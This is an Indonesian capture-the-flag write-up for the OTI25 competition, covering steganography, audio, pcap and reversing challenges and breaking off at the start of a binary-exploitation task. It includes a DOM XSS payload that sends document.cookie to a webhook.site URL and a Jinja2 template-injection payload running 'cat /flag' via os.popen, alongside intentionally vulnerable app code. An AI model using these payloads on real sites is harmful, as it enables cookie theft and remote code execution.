Yang selanjutnya adalah memasukkan simbol smbol beserta angka dan hurufnya kedalam decoder dan mendapatkan flag part 3:



Selanjutnya adalah mendapatkan part 1 dan 2. Ide saya adalah sisa flagnya tersembunyi pada foto itu sendiri.

Pertama, gunakan strings untuk melihat data teks pada foto itu. Didapat pada headernya part 1:



Namun jelas bahwa format flagnya adalah OTI25{...

Maka disini pasti telah di enkripsi. Clue selalu mengarah pada bill “cipher” si segi “tiga” -> cipher dengan key 3 kiri ke 3 huruf awal -> didapat part 1 : OTI25{k33

Part 2 ternyata juga berada dibagian akhir dari data teks, walaupun sebenarnya bisa dilakukan binwalk –e untuk mendapatkan part2.txt


Jika part1, 2, dan 3 digabungkan maka akan membentuk flag yang sempurna:


Flag : OTI25{k33p_y0u2_p455W0R0_S4F32210}

Baby XSS

Type: Web exploit, XSS.

Diberikan sebuah alamat dan sebuah file .zip berisi folder XSS-BOT





Karena clue dari challange ini jelas adalah XSS. Maka yang perlu kita lakukan adalah membuat payload untuk mengambil flag didalamnya.

Langkah pertama adalah melakukan analisis terhadap source code yang diberikan untuk memahami arsitektur aplikasi.

Pertama, kita melihat file docker-compose.yml. File ini memberikan informasi krusial mengenai environment bot dan di mana flag disimpan.

```
restart: always
environment:
  APPNAME: Admin
  APPURL: http://proxy/
  APPURLREGEX: ^http(|s)://.*$
  APPFLAG: OTI25{REDACTED}
  APPLIMIT: 2
  APPLIMITTIME: 60
  USE_PROXY: 1
  DISPLAY: ${DISPLAY}
```

Dari konfigurasi di atas, kita mengetahui dua hal penting:

1. Flag disimpan di environment variable APPFLAG dan akan diset sebagai Cookie oleh bot.
2. Bot hanya akan mengakses URL internal container, yaitu http://proxy/. Ini berarti payload kita harus menargetkan domain internal tersebut, bukan IP publik challenge.

Selanjutnya, kita memeriksa source code website target yang ada di folder src/index.html.

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>POC Website</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet"
        integrity="sha384-9ndCyUaIbzAi2FUVXJi0CjmCapSmO7SnpJef0486qhLnuZ2cdeRhO02iuK6FUUVM" crossorigin="anonymous">
</head>

<body data-bs-theme="dark">

</body>

<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.bundle.min.js"
    integrity="sha384-geWF76RCwLtnZ8qwWowPQNguL3RmwHVBC9FhGdlKrxdiJJigb/j/68SIy3Te4Bkz"
    crossorigin="anonymous"></script>
<script>
    const url = new URL(location)
    if (url.searchParams.has("x")) {
        eval(url.searchParams.get("x"))
    }
</script>

</html>
```

Ditemukan celah keamanan yang sangat fatal pada baris berikut:

```
<script>
    const url = new URL(location)
    if (url.searchParams.has("x")) {
        eval(url.searchParams.get("x"))
    }
</script>
```

Fungsi eval() akan mengeksekusi apapun input yang diberikan pada parameter URL ?x= sebagai kode JavaScript. Ini adalah celah **DOM-based XSS**.

Selanjutnya, karena kita tahu bot berada dalam jaringan yang sama dengan server (via Docker network), skenarionya adalah:

1. Membuat payload JavaScript untuk mencuri cookie (document.cookie).
2. Payload tersebut kita sisipkan ke dalam parameter ?x= pada URL target internal (http://proxy/).
3. Kita mengirimkan URL jahat tersebut ke Admin Bot.
4. Bot membuka URL -> eval() mengeksekusi payload -> Cookie (Flag) dikirim ke server kita (Webhook).

Untuk menampung cookie yang dicuri, saya menggunakan Webhook.site.


Namun, karena kita menyisipkannya ke dalam URL, kita perlu melakukan encoding pada karakter + menjadi %2b agar tidak dianggap sebagai spasi oleh browser.

URL Final yang akan dikirim ke Bot:
http://proxy/?x=fetch('https://webhook.site/b0670494-cf02-475f-82d9-7d260a5bcdac?flag='%2bdocument.cookie)

- http://proxy/ : Memaksa bot membuka halaman internal di mana cookie flag berada.
- ?x= : Memasukkan script ke dalam fungsi eval().
- fetch(...) : Mengirim request HTTP ke webhook.

- %2b : Kode URL Encode untuk tanda tambah (+). Kita perlu menggabungkan string URL dengan document.cookie. Kalau pakai + biasa, nanti dianggap spasi oleh browser.

Saya memasukkan URL payload tersebut ke halaman Admin Bot Page, dan mendapatkan flagnya.





Flag: OTI25{Ker3n_nges0lV3_B0T_XsS}

Avarage injection challange

Type: Web exploit, injection.

Diberikan sebuah alamat web dan juga sebuah file zip berisi folder Chall, berisi beberapa file seperti docker dan python. Website menampilkan form input sederhana yang meminta pengguna memasukkan "template".





Langkah pertama adalah menganalisis file app.py untuk memahami bagaimana input pengguna diproses.

```
from flask import Flask, request, render_template_string, abort
import os

app = Flask(__name__)

INDEX = """
<!doctype html>
<meta charset="utf-8" />
<title>OmahTI Open Recruitment 2025</title>
<h1>Injection time</h1>
<p>Submit a payload in <code>?tpl=</code> and see the result.</p>
<form>
  <input name="tpl" style="width:80%" placeholder="Type template here" />
  <input type="submit" value="Render" />
</form>
<hr/>
<div style="background:#f6f6f6;padding:10px;border-radius:6px;">
  <strong>Rendered output:</strong>
  <div style="padding:8px;margin-top:8px;border:1px solid #ddd;background:#fff;">
    {{ rendered|safe }}
  </div>
</div>
"""

def _read_file(path):
    try:
        with open(path, 'r') as f:
            return f.read()
    except Exception as e:
        return f"ERR: {e}"

@app.route('/', methods=['GET'])
def index():
    tpl = request.args.get('tpl')
```

```
    if not tpl:
        return render_template_string(INDEX, rendered="")
    try:
        # intentionally vulnerable
        rendered = render_template_string(tpl)
    except Exception as e:
        rendered = f"Template error: {e}"
    return render_template_string(INDEX, rendered=rendered)

# admin debug helper (disabled by default)
@app.route('/_check_flag', methods=['GET'])
def check_flag():
    if os.environ.get("DEBUG_ALLOW_CHECK", "") == "1":
        return _read_file("/flag") or "no-flag"
    return abort(404)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

Dari kode di atas, ditemukan dua hal menarik:

1. **Vulnerability:** Pada baris rendered = render_template_string(tpl), input variabel tpl (dari parameter GET) langsung dirender sebagai template string tanpa sanitasi. Ini adalah definisi textbook dari **Server-Side Template Injection (SSTI)**.
2. **Opportunity:** Script melakukan import os di bagian header. Ini memudahkan kita untuk melakukan RCE karena modul os sudah dimuat ke dalam *global scope* aplikasi.

Tujuan kita adalah membaca file /flag. Karena kita berhadapan dengan Flask/Jinja2, kita bisa menyuntikkan sintaks Python di dalam kurung kurawal ganda {{ ... }}.

Target kita adalah mengakses modul os untuk menjalankan perintah shell (terminal). Alurnya:


1. Akses objek global Flask (misalnya config atau request).
2. Mundur ke class parent untuk mengakses __init__.
3. Akses __globals__ untuk melihat semua modul yang di-load script.
4. Panggil modul os dan jalankan perintah cat /flag menggunakan fungsi popen.

Payload yang disusun adalah sebagai berikut: {{ config.**class**.**init**.**globals**['os'].popen('cat /flag').read() }}

Penjelasan Payload:

- config: Objek konfigurasi Flask (bisa diganti self atau url_for).
- .__class__.__init__: Mengakses inisialisasi kelas.
- .__globals__: Mengambil dictionary yang berisi semua variabel global, termasuk library yang di-import (os).
- ['os'].popen('cat /flag'): Mengeksekusi perintah shell cat /flag (membaca isi file flag).
- .read(): Membaca output dari perintah tersebut agar tampil di layar.

Setelah memasukkan payload, didapatlah flagnya sebagai berikut:




Flag: OTI25{0nc3_An_Ot13rs_AlWAy5_aN_0t13r5)


Waves

Type: Forensic, audio.

Diberikan sebuah file Flaggg.wave.

Untuk file tipe audio, saya gunakan software audacity. Hanya ada 1 jenis suara, namun bunyinya tidak jelas. Karena cluenya adalah “Waves” maka kita melihat spektogram file suara ini.






Didapalah flagnya:

Flag: OTI25{HOPE_IT_WAS_FUN_FOR_U!}

Nyampe ga?

Type: Reverse engineering.


Diberikan sebuah file ELF (executable). Saat dijalankan, kita diminta untuk memasukkan password.



Karena program meminta password, saya menduga password atau flag mungkin tersimpan secara *hardcoded* (tertulis jelas) di dalam binary tanpa enkripsi. Untuk memverifikasi hal ini, saya menggunakan teknik **Static Analysis** sederhana menggunakan tool strings (Perintah strings berfungsi untuk mengekstrak semua urutan karakter yang dapat dibaca (printable characters) dari sebuah file binary).

Saya menjalankan command : strings nyampe.

Setelah menelusuri output (scrolling), saya menemukan string yang memiliki format flag.



Flag: OTI25{m5hk0t4_1u_l4g1_d1_b4sec4mp}


Lost in transmission

Type : Forensic

Diberikan sebuah file bernama chall.pcapng.


Pcapng merupakan jenis file yang digunakan untuk menyimpan hasil tangkapan (capture) lalu lintas jaringan, berisi data paket yang direkam oleh tools seperti **Wireshark** atau **tcpdump**.

Saya mencurigai ada file tersembunyi dalam pcapng ini, maka saya mencpba tools baru saya wireshark dan mendapati bahwa ada file image di dalamnya dan mengekstak image tersebut.




Packet	Hostname	Content Type	Size	Filename
12	10.0.0.1	image/png	269 bytes	secret.png
23	10.0.0.1	text/html	61 bytes	robots.txt
34	10.0.0.1	text/html	56 bytes	admin
45	10.0.0.1	text/html	62 bytes	favicon.ico
56	10.0.0.1	text/html	58 bytes	nothing
67	10.0.0.1	text/html	57 bytes	status

Namun tentu saja tidak ada flag asli yang terlihat dari mendisplay gambarnya saja.



Saya kembali curiga akan adanya file tersembunyi lain, tapi karena malas buka wireshark lagi, jadi pakai binwalk –e saja



Dan benar saja, terdapat file txt bernama C8 yang menyimpan flag di didalamnya.

Flag: OTI25{fr4gm3n73d_s3cr3t_http_f113_r34553mb1y}

Ez

Type: Binary Exploitation

Diberikan sebuah alamat yang harus kita masuki menggunakan netcat : `nc 95.182.100.126 20038` Dan sebuah file ez.


```
┌──(k㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$ file ezz
ezz: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, B
uildID[sha1]=eff7b1b6eebd5276ed4a31760eebb9cf45e52bb4, for GNU/Linux 4.4.0, not stripped

┌──(k㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$ chmod +x ezz

┌──(k㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$ ./ezz
gampang mah ini
Input: k
Goodbye!
```


Analisis: file ezz merupakan file elf executable

```
┌──(k㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$ binwalk ezz

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ELF, 64-bit LSB executable, AMD x86-64, version 1 (SYSV)
```


Tidak ada file tersembunyi.

Karena ini challange tipe binary exploit, maka kita perlu menyelam lebih dalam menggunakan tools (dalam hal ini saya menggunakan ghidra).

